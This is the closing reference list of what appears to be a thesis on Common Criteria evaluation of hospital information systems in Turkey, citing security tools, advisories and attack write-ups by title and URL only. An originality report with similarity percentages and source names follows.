[60] “Welcome to Robtex!” [Online]. Available: https://www.robtex.com/. [Accessed: 05-Jul-2019].

[61] “Robtex Domain/IP Lookup - iTools.” [Online]. Available: http://itools.com/tool/robtex-domain-ip-address-lookup. [Accessed: 05-Jul-2019].

[62] “Find Subdomains Online | Pentest-Tools.com.” [Online]. Available: https://pentest-tools.com/information-gathering/find-subdomains-of-domain. [Accessed: 05-Jul-2019].

[63] “WHOIS Search, Domain Name, Website, and IP Tools - Who.is.” [Online]. Available: https://who.is/. [Accessed: 05-Jul-2019].

[64] “Shodan.” [Online]. Available: https://www.shodan.io/. [Accessed: 05-Jul-2019].

[65] “Internet Crime Complaint Center (IC3) | Cyber Actors Increasingly Exploit The Remote Desktop Protocol to Conduct Malicious Activity.” [Online]. Available: https://www.ic3.gov/media/2018/180927.aspx. [Accessed: 05-Jul-2019].

[66] D. Franciscus, “Defending Against Remote Desktop Protocol Attacks.” [Online]. Available: https://thebackroomtech.com/2019/03/11/defending-against-remote-desktop-protocol-attacks/. [Accessed: 05-Jul-2019].

[67] “CVE-2018-0976 | Windows Remote Desktop Protocol (RDP) Denial of Service Vulnerability.” [Online]. Available: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-0976. [Accessed: 05-Jul-2019].

[68] A. Mallik, A. Ahsan, M. M. Z. Shahadat, and J.-C. Tsou, “Man-in-the-middle-attack: Understanding in simple words,” *Int. J. Data Netw. Sci.*, no. January, pp. 77–92, 2019.

[69] M. AdrianVollmer, “GitHub - SySS-Research/Seth: Perform a MitM attack and extract clear text credentials from RDP connections.” [Online]. Available: https://github.com/SySS-Research/Seth. [Accessed: 05-Jul-2019].

[70] Ertuğrul BAŞARANOĞLU, “Seth Aracı İle RDP MITM Saldırısı Gerçekleştirme - SİBER GÜVENLİK PORTALİ.” [Online]. Available: https://www.siberportal.org/red-team/windows-operating-system-penetration-tests/seth-araci-ile-rdp-mitm-saldirisi-gerceklestirme/. [Accessed: 05-Jul-2019].

[71] “Nmap: the Network Mapper - Free Security Scanner.” [Online]. Available: https://nmap.org/. [Accessed: 07-Jul-2019].

[72] “Getting Started with Nessus on Kali Linux - Blog | Tenable®.” [Online]. Available: https://www.tenable.com/blog/getting-started-with-nessus-on-kali-linux. [Accessed: 07-Jul-2019].

[73] “NVD - Vulnerability Metrics.” [Online]. Available: https://nvd.nist.gov/vuln-metrics/cvss/. [Accessed: 08-Jul-2019].

[74] “Fixing SSL Medium Strength Cipher Suites Supported — Hedgehog Cyber Security.” [Online]. Available: https://www.hedgehogsecurity.co.uk/remediation-guides/2019/1/19/fixing-ssl-medium-strength-cipher-suites-supported. [Accessed: 08-Jul-2019].

[75] “Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit.” [Online]. Available: https://www.metasploit.com/. [Accessed: 10-Jul-2019].

[76] “Microsoft Sql Server version 2014 : Security vulnerabilities.” [Online]. Available: https://www.cvedetails.com/vulnerability-list/vendor_id-26/product_id-251/version_id-184556/Microsoft-Sql-Server-2014.html. [Accessed: 10-Jul-2019].

[77] “Wireshark · Go Deep.” [Online]. Available: https://www.wireshark.org/. [Accessed: 08-Jul-2019].

[78] “[MS-TDS]: Tabular Data Stream Protocol | Microsoft Docs.” [Online]. Available: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-tds/b46a581a-39de-4745-b076-ec4dbb7d13ec. [Accessed: 08-Jul-2019].

[79] M. Corporation, “[MS-TDS]: Tabular Data Stream Protocol,” 2019.

[80] In security research, “Summit Security Group | Advanced SQL Server Man-in-the-Middle Attacks.” [Online]. Available: https://summitinfosec.com/2017/12/19/advanced-sql-server-mitm-attacks/. [Accessed: 08-Jul-2019].

[81] f0rki, “Microsoft SQL Server Downgrade Attack.” [Online]. Available: https://f0rki.at/microsoft-sql-server-downgrade-attack.html. [Accessed: 08-Jul-2019].

[82] “Ettercap Home Page.” [Online]. Available: https://www.ettercap-project.org/. [Accessed: 12-Jul-2019].

[83] T.C. Sağlık Bakanlığı, “Sağlık Bilgi Sistemleri Uygulamaları - 75730711.” .

THE PROBLEMS OF COMMON CRITERIA EVALUATION FOR HOSPITAL INFORMATION MANAGEMENT SYSTEMS IN TURKEY

ORIGINALITY REPORT

16%	13%	5%	9%
SIMILARITY INDEX	INTERNET SOURCES	PUBLICATIONS	STUDENT PAPERS

PRIMARY SOURCES

1	www.commoncriteriaportal.org Internet Source	5%
2	www.niap-ccevs.org Internet Source	1%
3	en.wikipedia.org Internet Source	<1%
4	Submitted to Higher Education Commission Pakistan Student Paper	<1%
5	www.fbcinc.com Internet Source	<1%
6	Submitted to Nashville State Community College Student Paper	<1%
7	www.gammassl.co.uk Internet Source	<1%
	www.cesg.gov.uk	